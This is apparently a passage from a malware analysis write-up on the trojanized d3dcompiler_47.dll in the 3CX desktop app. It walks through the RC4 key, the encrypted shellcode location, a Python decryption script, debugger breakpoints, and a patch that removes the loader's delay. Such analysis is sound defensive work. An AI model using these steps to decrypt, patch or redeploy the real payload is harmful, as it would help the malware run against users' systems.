00007FFB3719E039   75 0F              jne ffmpeg.7FFB3719E04A
00007FFB3719E03B   41:807C00 FF FA    cmp byte ptr ds:[r8+rax-1],FA
00007FFB3719E041   75 07              jne ffmpeg.7FFB3719E04A
00007FFB3719E043   41:803C00 CE       cmp byte ptr ds:[r8+rax],CE
00007FFB3719E048   74 0D              je ffmpeg.7FFB3719E057
00007FFB3719E04A   48:FFC0            inc rax
00007FFB3719E04D   48:39C1            cmp rcx,rax
00007FFB3719E050   75 D9              jne ffmpeg.7FFB3719E02B
```

It next takes this found data and performs RC4.


It reads in the key here as “3jB(2bsG#@c7”



The initialization of the array for KSA starts here (identified initially by the 0x100 (256) loop:

```
lVar5 = 0;
do {
  local_248[lVar5] = (byte)lVar5;
  iVar10 = (int)lVar5;
  local_148[lVar5] =
       (&DAT_18023bcb0)
       [iVar10 + (((uint)(iVar10 / 6 + (iVar10 >> 0x1f)) >> 1) -
                 (int)((longlong)iVar10 * 0x2aaaaaab >> 0x3f)) * -0xc];
  lVar5 = lVar5 + 1;
} while (lVar5 != 0x100);
lVar5 = 0;
bVar8 = 0;
```

The created S-Box can be seen here:



```
0000008D807FEC60  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  ................
0000008D807FEC70  10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F  ................
0000008D807FEC80  20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F   !"#$%&'()*+,-./
0000008D807FEC90  30 31 32 33 34 35 36 37 38 39 3A 3B 3C 3D 3E 3F  0123456789:;<=>?
0000008D807FECA0  40 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F  @ABCDEFGHIJKLMNO
0000008D807FECB0  50 51 52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F  PQRSTUVWXYZ[\]^_
0000008D807FECC0  60 61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F  `abcdefghijklmno
0000008D807FECD0  70 71 72 73 74 75 76 77 78 79 7A 7B 7C 7D 7E 7F  pqrstuvwxyz{|}~.
0000008D807FECE0  80 81 82 83 84 85 86 87 88 89 8A 8B 8C 8D 8E 8F  ................
0000008D807FECF0  90 91 92 93 94 95 96 97 98 99 9A 9B 9C 9D 9E 9F  ................
0000008D807FED00  A0 A1 A2 A3 A4 A5 A6 A7 A8 A9 AA AB AC AD AE AF   ¡¢£¤¥¦§¨©ª«¬.®¯
0000008D807FED10  B0 B1 B2 B3 B4 B5 B6 B7 B8 B9 BA BB BC BD BE BF  °±²³´µ¶·¸¹º»¼½¾¿
0000008D807FED20  C0 C1 C2 C3 C4 C5 C6 C7 C8 C9 CA CB CC CD CE CF  ÀÁÂÃÄÅÆÇÈÉÊËÌÍÎÏ
0000008D807FED30  D0 D1 D2 D3 D4 D5 D6 D7 D8 D9 DA DB DC DD DE DF  ÐÑÒÓÔÕÖ×ØÙÚÛÜÝÞß
0000008D807FED40  E0 E1 E2 E3 E4 E5 E6 E7 E8 E9 EA EB EC ED EE EF  àáâãäåæçèéêëìíîï
0000008D807FED50  F0 F1 F2 F3 F4 F5 F6 F7 F8 F9 FA FB FC FD FE FF  ðñòóôõö÷øùúûüýþÿ
0000008D807FED60  33 6A 42 28 32 62 73 47 23 40 63 37 33 6A 42 28  3jB(2bsG#@c73jB(
```


And the rest of the KSA:

```
bVar8 = 0;
do {
  bVar8 = bVar8 + local_248[lVar5] + local_148[lVar5];
  bVar1 = local_248[bVar8];
  local_248[bVar8] = local_248[lVar5];
  local_248[lVar5] = bVar1;
  lVar5 = lVar5 + 1;
} while (lVar5 != 0x100);
```

Then the PRGA:


```
} while (lVar5 != 0x100);
if (0 < (int)uVar11) {
  uVar9 = 0;
  iVar10 = 0;
  bVar8 = 0;
  do {
    uVar13 = iVar10 + 0x100;
    if (-1 < (int)(iVar10 + 1U)) {
      uVar13 = iVar10 + 1U;
    }
    iVar10 = (iVar10 - (uVar13 & 0xffffff00)) + 1;
    bVar8 = bVar8 + local_248[iVar10];
    bVar1 = local_248[bVar8];
    local_248[bVar8] = local_248[iVar10];
    local_248[iVar10] = bVar1;
    lpAddress[uVar9] =
         (code)((byte)lpAddress[uVar9] ^ local_248[(byte)(bVar1 + local_248[bVar8])]);
    uVar9 = uVar9 + 1;
  } while (((uVar2 - 8) - uVar7 & 0xffffffff) != uVar9);
}
```

The XOR operation here will contain the key and the the cipher text to operate on:



```
00007FFB3719E1A5   44:0FB6CD              movzx r9d,bpl
00007FFB3719E1A9   46:8A8C0C 50030000    mov r9b,byte ptr ss:[rsp+r9+350]
00007FFB3719E1B1   45:300C0E              xor byte ptr ds:[r14+rcx],r9b          r14+rcx*1:"}}a
00007FFB3719E1B5   48:FFC1                inc rcx
00007FFB3719E1B8   48:39C8                cmp rax,rcx
```

The RAX register contains the size:



By looking at the file, it starts decryption right after the second feedface for 0x43B08:

```
004AA1A0   EB 85 8D 53 B4 97 8D 96 D5 00 BF E3 3D 26 CA FD   ë….S´—.-O.¿ã=&Eý
004AA1B0   45 0B D6 03 E0 65 CA 54 C4 76 3B B0 4E DA A0 22   E.Ö.àeÊTÄv;°NÚ "
004AA1C0   B5 00 00 00 00 00 00 00 FE ED FA CE FE ED FA CE   µ.......þíúÎþíúÎ
004AA1D0   7D 61 D5 99 70 A9 00 4E 8C 29 43 C5 F6 CB 41 6D   }aÕ™p©.NŒ)CÅöËAm
004AA1E0   B2 EE 5E 54 37 71 21 26 50 A1 F1 1F C8 2C 60 B0   ²î^T7q!&P¡ñ.È,`°
004AA1F0   EF 05 D4 32 41 5D 95 59 07 9C E7 9B 29 7E 8F 9F   ï.Ô2A]•Y.œç›)~.Ÿ
004AA200   54 57 91 45 33 D4 3D 7D 07 77 01 47 D1 07 49 22   TW‘E3Ô=}.w.GÑ.I"
```


The start of the encrypted block starts here:

```
000001F86E077FB0   7D 61 D5 99 70 A9 00 4E 8C 29 43 C5 F6 CB 41 6D   }aÕ.p©.N.)CÅöËAm
000001F86E077FC0   B2 EE 5E 54 37 71 21 26 50 A1 F1 1F C8 2C 60 B0   ²î^T7q!&P¡ñ.È,`°
000001F86E077FD0   EF 05 D4 32 41 5D 95 59 07 9C E7 9B 29 7E 8F 9F   ï.Ô2A].Y..ç.)~..
000001F86E077FE0   54 57 91 45 33 D4 3D 7D 07 77 01 47 D1 07 49 22   TW.E3Ô=}.w.GÑ.I"
000001F86E077FF0   CD FC A2 18 6F 84 0A DB F2 E0 25 31 C2 95 C3 D4   Íü¢.o..Ûòà%1Â.ÃÔ
000001F86E078000   45 47 0B 94 9E A2 F3 B0 71 11 CC 9A 88 4D 3F F9   EG...¢ó°q.Ì..M?ù
000001F86E078010   36 A6 57 57 A7 6D 5B 7A 75 60 A8 87 6B 46 62 6A   6¦WW§m[zu`¨.kFbj
000001F86E078020   5E 76 70 11 65 EA 4C AE FB BF 48 D5 B8 1F 6C 4C   ^vp.eêL®û¿HÕ¸.lL
```


To confirm, this is standard RC4, an example program in python to decrypt this in mass would be:

```python
#Simple RC4 decrypt function
def rc4Decrypt(data,key):
    S = list(range(256))
    j = 0
    out = []
    #KSA Phase
    for i in range(256):
        j = (j + S[i] + key[i % len(key)])% 256
        S[i] , S[j] = S[j] , S[i]
    #PRGA Phase
    i = j = 0
    for char in data:
        i = ( i + 1 ) % 256
        j = ( j + S[i] ) % 256
        S[i] , S[j] = S[j] , S[i]
        out.append(char ^ S[(S[i] + S[j]) % 256])
    return out

#read in shellcode as bytes
with open('feedmuhface', mode='rb') as file:
    fileContent = file.read()

#convert key to bytes
key = str.encode("3jB(2bsG#@c7")

decrypt = rc4Decrypt(fileContent,key)
decOut = ''

#format decrypted data for writing
for d in decrypt:
    decOut += "{:02x}".format(d,'x').upper()
decOutFinal = bytearray.fromhex(decOut)

with open('shellout', 'wb') as f:
        #for d in decrypt:
        f.write(decOutFinal)

print(f'\n[*] - Output file decrypted and saved as shellout')
```


Shortly after, VirtualProtect is called on this decrypted data:




You can see when this is called, the address to operate on is the previously decrypted data, with the same seen size of 0x43B08 and the memory protection option 0x40 (RWX).



This call will execute the shellcode at that memory address:






The shellcode attempts to load a new dll
To find this, watch for VirtualAlloc with a size of 0x48000

Setting a hardware bp at 0x100, you can see the PE header being written.

The shellcode is actually performing loader functionality and nothing else.

The shellcode resolves apis at runtime:



Rbp+3c already holds the dll at this point.

Looking closer at the rc4 decrypted shellcode, the top portion is shellcode 0x65D and everything after that is the loaded dll 0x434AB.

Based on the behavior of the shellcode and the included dll, the shellcode appears to be resolving libraries with the call to 26771BC474 above and leveraging those to execute the next stage dll.

Here are some tips to help step through with a debugger as CreateThread is called to execute (screenshots to follow):
The shellcode maps the dll to memory, so watch for a virtualprotect at xx1000 (offset 1000, memory), with 0x20, execute/read. Once that location is found, search that region for the bytes: 48 89 5c 24 08 48 89 6C 24 10. Should be 11CD0 offset from base. Set a breakpoint on that location, ex: setbpx 1F824191CD0. We now need to step over/down to the createthread call. Pause on that call and look for the third param, lpStartAddress. Grab that address and set another bp.
Run through the virtualprotects/allocs and all of the tls callbacks, then go past the actual entrypoint and the new dll function will run in the new thread.

To continue (and avoid waiting) we need to patch the jge to jle:
Note: I have patched the decrypted dll as shown below, re-encrypted with RC4 and added back to the file d3dcompiler_47.dll. This will be called as normal and with this patch it won't wait. As long as you have a manifest file, it will continue uninterrupted. I have provided this file zipped and pw protected with "infected" in case anyone else wants to perform analysis easier.

```
000001FE29221B2D    E8 DE000100              call 1FE29231C10
000001FE29221B32    48:3BC3                  cmp rax,rbx
000001FE29221B35    7E 20                    jle 1FE29221B57
000001FE29221B37    66:0F1F8400 00000000     nop word ptr ds:[rax+rax],ax
000001FE29221B40    B9 E8030000              mov ecx,3E8
000001FE29221B45    FF15 85050200            call qword ptr ds:[<&Sleep>]
000001FE29221B4B    33C9                     xor ecx,ecx
```


Status of the stack when the dll export is called:

```
1: rcx 000002109694DD5D "1200 2400 \"Mozilla/5.0 (Windows NT 10.0;
2: rdx 0000000000000AA
3: r8 0000021097061CD0
4: r9 000002109708FC30
5: [rsp+28] 0000009D00000004
```


Full first line is:

- rcx 000002109694DD5D "1200 2400 \"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 3CXDesktopApp/18.11.1197 Chrome/102.0.5005.167 Electron/19.1.9 Safari/537.36\""


Localalloc is called to reserve memory space and then multibytetowide is called. This will copy the user agent string seen, 0xAA in size to the newly allocated memory region.
Note: The use of LocalAlloc seems to be the reason this dll won't run on its own as you get memory exceptions.



The pointer being moved to r8 is important here as its setting up for a call to create thread. Since its being called like this, Ghidra has problems showing the flow,,,however, this is the most important function and part of the malicious flow.




Now we have that call to createthread. It will have the default security descriptor, default stack size, the start address is seen in the third parameter (you must set a bp on this location to continue to watch the flow), the variable being passed in is our wide user agent value with two other values on the front being “1200” and “2400”, lastly, the thread is set to run immediately.




Note: after running from this point (with the bp set), you will hit the normal tls callbacks and entrypoint for the legit exe. Hitting run one more time from the entry point will get you back to the dll and functions of interest.

_time64 is called in the highlighted function and then the result is passed to the function below

